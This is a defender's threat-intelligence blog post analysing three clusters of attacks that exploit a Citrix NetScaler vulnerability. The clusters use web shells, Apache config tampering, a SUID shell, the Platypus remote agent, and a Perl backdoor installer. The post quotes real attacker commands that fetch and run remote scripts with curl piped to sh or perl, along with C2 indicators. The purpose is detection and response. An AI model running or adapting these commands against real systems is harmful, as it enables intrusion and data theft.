eSentire is a leader in Controlled Autonomy SecOps, protecting thousands of organizations across 35+ industries around the world. Founded in 2001, the company’s Controlled Autonomy SecOps operating model pairs agentic AI operatives with engineered human-judgment controls, delivering expert-depth security outcomes at machine speed without ceding accountability to opaque automation.
We provide sophisticated cybersecurity solutions for Managed Security Service Providers (MSSPs), Managed Service Providers (MSPs), and Value-Added Resellers (VARs). Find out why you should partner with eSentire, the Authority in Managed Detection and Response, today.
HomeResourcesBlogMore Shells Than a Seafood Buffet: Tracking Citrix NetScaler Exploitation Activities (CVE-2026-88771)
Threat Response Unit
More Shells Than a Seafood Buffet: Tracking Citrix NetScaler Exploitation Activities (CVE-2026-88771)
eSentire Threat Response Unit (TRU)
October 6, 2026
12 MINS READ
Share this article
What did we find?
As early as the beginning of September 2026, eSentire's Threat Response Unit (TRU) observed multiple threat actor clusters exploiting CVE-2026-88771, a zero-day vulnerability later disclosed in Citrix's September 27, 2026 security bulletin CTX697096. This blog examines the distinct attack clusters identified by TRU and highlights the tactics, techniques, and procedures observed across these intrusions. Many of the techniques overlap across threat clusters, giving defenders valuable insight into what to monitor and where to look to detect unauthorized access.
Key Takeaways
Threat actors exploiting CVE-2026-88771 deployed PHP-based web shells, modified Apache configuration files to enable their execution, and set the SUID bit on /bin/sh to obtain root-level shell access.
TRU observed multiple threat clusters using different post-exploitation tooling. Pre-disclosure activity involved a lightweight PHP web shell, while Platypus was used for remote management. Other activity relied on a Perl-based installer that deployed a PHP web shell and created a backdoor account in NetScaler, along with a Python-based reverse shell.
Exploitation was observed before and after public disclosure, with some post-disclosure activity occurring within roughly 24 hours, highlighting how quickly threat actors target internet-facing appliances once vulnerability details or proof-of-concept code becomes public.
Cluster A - Lightweight Web Shell
Cluster A is a pre-disclosure campaign that made use of the zero-day vulnerability to deploy web shells to the directory, "/var/netscaler/gui/vpn/scripts/linux/". This directory contained several legitimate *.deb files, helping to mask the web shell file, "nsgtrust.deb". The web shell observed in this cluster is nearly identical to the "lightweight installer web shell" family described in Google Threat Intelligence Group (GTIG) research on Citrix NetScaler exploitation.
The PHP-based web shell was disguised as a ".deb" file: "/var/netscaler/gui/vpn/scripts/linux/nsgtrust.deb", and executed in early September, according to the compromised machine's Apache access logs.

The figure below shows the contents of the web shell and performs the following functions:
Execute threat actor-supplied request as code via the HTTP_NSC_CLIENTTYPE request header.
Modify Apache's configuration file at /etc/httpd.conf:
Adds a handler that allows the web shell to execute via Apache's application/x-httpd-php handler that passes the file along to the PHP interpreter by replacing the default handler for ".ico" files.
Enables the PHP interpreter by setting "php_flag engine on".
Sets the SUID bit for /bin/sh, effectively allowing the web shell to execute shell commands as root.
Modifies crontab, removing artifacts created in the installation process.
Figure 1 - Annotated file contents of the Lightweight PHP Web Shell
Cluster B - Platypus Installation
Cluster B is a post-disclosure campaign observed at three eSentire customers on September 28, 2026, between 16:20 and 22:41 UTC - roughly 24 hours post-disclosure, highlighting that the group in this cluster targets N-day vulnerabilities. Interestingly, unlike the other clusters discussed in this blog, this cluster used a legitimate fleet management tool called Platypus for post-compromise activity. To date, TRU has not observed this tool in prior incident data. However, existing cybersecurity reporting suggests it has been used by China-nexus threat actors, including activity described in Black Lotus research on an expanded IoT and SOHO botnet.

According to the official documentation on GitHub, Platypus is a "host management hub for fleets of Linux machines. Install the Platypus agent on every host you own; the agent dials back to your Platypus server over TLS + protobuf; from the server you get an interactive shell, file management, and network tunnelling on every managed host — through one central control plane."
Figure 2 - Platypus Fleet Management Web UI
The command sent in the exploit request downloads a shell script and executes it. The shell script is a stager that retrieves and executes another shell script that is responsible for downloading/executing the Platypus agent.
curl -k hxxp://62.133.62[.]80:80/xd7h/x > /.x ; sh /.x
The curl-downloaded "x" script is a simple stager generated by the Platypus server that uses curl to download and execute the next stage. The first figure below shows the command line for the retrieved stager script. The figure after shows the official documentation for enrolling a new machine, which includes a nearly identical command line - indicating the threat actors used the default agent enrollment command with minimal modifications.
Figure 3 - Platypus-server generated staging commandFigure 4 - Documentation in the Platypus GitHub describing the generation of the staging command

The next figure displays the second stage shell script, which was also generated by the Platypus server, and includes similar contents to the distributor in the project's GitHub available here.
Figure 5 - File contents of the Platypus agent bootstrap script, generated by the Platypus server
This script downloads and executes the Platypus agent via the following download URL format:
After downloading the operating system-specific Platypus agent, it sets the agent file executable, sets the PLATYPUS_INSTALL_TOKEN environment variable to the token, "plt_wqmnjp5jusrcpzicqa2t.gg3s7yppdptle5dyefxj", and runs the agent with the "--server" argument pointing to the C2 server and port, "entretiensol[.]com:443":
Figure 6 - Platypus agent download/install in the bootstrap script
The Platypus agent is written in Golang and supports all major operating systems, despite documentation claiming it is intended for managing a fleet of Linux machines. The Linux payload was UPX-packed and required unpacking before analysis, while the FreeBSD payload was not packed and was already available as a Golang binary.

The binary's metadata contains multiple indicators suggesting it was a Platypus agent, and many of its functions closely resemble those in the official source.
Figure 7 - Side by side comparison of the source code and the observed Platypus agent binary

The figure below shows the shell and file management capabilities within the Platypus Web UI, which allow threat actors to execute arbitrary commands on compromised machines and upload or download files.
Figure 8 - File management and shell access via Platypus Web UI
Cluster C - Perl-Based Web Shell Installer

Cluster C is a post-disclosure campaign seen at four eSentire customers on September 29, 2026, between 00:52 and 08:25 UTC - roughly 36 hours post-disclosure - and exploited CVE-2026-88771 via watchTowr's open-source PoC available on GitHub, which was published on September 28, 2026. The injected command was prefixed with the same fake crash message as the PoC, following the Perl script download through curl and piping it to the Perl interpreter:
pitboss PPE unexpectedly died NSPPE;curl hxxp://64.94.85[.]67:443/update_c08937.pl | perl;# X
Figure 9 - Distinct payload sent in the exploit request by watchTowr PoC
Analysis of update_c08937.pl - Perl-based Web Shell Installer

The script begins by declaring configuration variables, including credentials for creating a local superuser account in NetScaler, a file path for writing a web shell, and a password that enables threat actors to access the web shell.
Figure 10 - Configuration variables in Perl script

It then creates a backdoor local superuser account in NetScaler by modifying its configuration file /flash/nsconfig/ns.conf. In this process, it cleans up existing user account commands, ensuring old accounts or accounts added by other threat actors using the same vulnerability are deleted.
Figure 11 - Removal of existing account from NetScaler config and addition of backdoor user account

Next, it uses tar to archive the compromised system's NetScaler configuration directory, "/flash/nsconfig", and uploads the archive to the same server from which the Perl script originated, using curl or wget as a fallback. Immediately after, it deletes itself from disk and the archive file.
Figure 12 - NetScaler configuration directory harvesting and exfiltration
The script then sets the setuid and setgid bits on /bin/sh, allowing the web shell that follows after to execute shell commands as root.
Figure 13 - Setting setuid and setgid bits on /bin/sh

Next, the script creates the parent directory for the web shell, decodes the web shell from Base64, replaces a placeholder value with the computed SHA-256 hash of the web shell password shown in Figure 10, and writes the resulting web shell file to /var/netscaler/logon/LogonPoint/.local_journal. Note that the Base64 content shown in the figure below has been truncated for readability purposes.
Figure 14 - Decode web shell from Base64, replace placeholder value with threat actor password hash, write web shell

To enable execution of the PHP-based web shell, the script makes the following changes to Apache's configuration file, /etc/httpd.conf:
Adds a handler for .local_journal files to be handled by application/x-httpd-php (internal Apache web server handler for PHP interpretation).
Adds an Alias for a seemingly benign path, /logon/LogonPoint/css/LogonUISimple.html.style.min.css to point to the web shell's file path.
Adds an alias match of the path regex ^/logon/LogonPoint/css/LogonUISimple\.html\.style\.min\.[0-9a-f]+\.css$ to point to the web shell file path.
Turns the PHP engine on (allowing the web shell to execute through the PHP interpreter).
Figure 15 - Add handler to Apache config, turn PHP interpretation on
